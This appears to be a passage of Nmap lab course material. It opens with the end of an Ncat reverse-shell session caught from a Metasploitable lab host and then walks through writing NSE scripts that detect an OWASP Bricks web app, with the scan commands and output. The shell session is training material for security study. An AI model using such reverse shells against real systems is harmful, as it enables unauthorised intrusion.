Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.55.32.123:52264.
whoami
daemon
ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:91:96:dd
          inet addr:10.55.32.123 Bcast:10.55.32.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe91:96dd/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:259507 errors:100 dropped:104 overruns:0 frame:0
            TX packets:166877 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:24535474 (23.3 MB) TX bytes:11245455 (10.7 MB)
            Interrupt:17 Base address:0x2000


lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:770 errors:0 dropped:0 overruns:0 frame:0
            TX packets:770 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:385949 (376.9 KB) TX bytes:385949 (376.9 KB)

hostname
metasploitable
|
```

## Cosmology Beyond Nmap Lab Exercise

### Task 2: Basic NSE Script writing


- 1 Download and run Halcyon\_IDE\_v2.0.2. (<https://halcyon-ide.org/>)



- 2 Play around and familiarize yourself with the ide.

- 3 Setup OWASP Bricks project on your local machine.

<http://localhost/bricks/config/>




- 4 Create a nse script (**bricks-detect\_1.nse**), this is modified version of http-title.nse

- 5 Run your custom script

```
nmap -p 80 --script=bricks-detect-1.nse <Host IP>
```

## Cosmology Beyond Nmap Lab Exercise

```
nmap -p 80 --script=bricks-detect-1.nse --script-args="bricks-detect-1.path=/bricks" <Host IP>
```



```
gh1mau@DESKTOP-M2CCF76: ~ | gh1mau@DESKTOP-M2CCF76: ~ | Command Prompt | + | - | x | C:\Users\ghimau\Desktop\nmap mcc\course\scripts>nmap -p 80 --script=bricks-detect-1.nse 10.55.32.119
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-08 11:32 Malay Peninsula Standard Time
Nmap scan report for 10.55.32.119
Host is up (0.0010s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_bricks-detect-1: UwAmp

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
C:\Users\ghimau\Desktop\nmap mcc\course\scripts>
```

6 Create a nse script (**bricks-detect\_2.nse**) , this is modified version of bricks-detect-1.nse

7 Run your custom script

```
nmap -p 80 --script=bricks-detect-2.nse --script-args="bricks-detect-2.path=/bricks" <Host IP>
```

## Cosmology Beyond Nmap Lab Exercise



```
gh1mau@DESKTOP-M2CCF76: ~ | gh1mau@DESKTOP-M2CCF76: ~ | Command Prompt | - | x
C:\Users\ghimau\Desktop\nmap mcc\course\scripts>nmap -p 80 --script=bricks-detect-2.nse --script-args="bricks-detect-2.p
ath=/bricks" 10.55.32.119
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-08 11:36 Malay Peninsula Standard Time
Nmap scan report for 10.55.32.119
Host is up (0.00s latency).

PORT      STATE SERVICE
80/tcp    open  http
| bricks-detect-2:
|   title: OWASP Bricks detected! Make sure this vulnerable web app is not exposed in public.
|_  redirect_url: http://10.55.32.119/bricks/
Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
C:\Users\ghimau\Desktop\nmap mcc\course\scripts>
```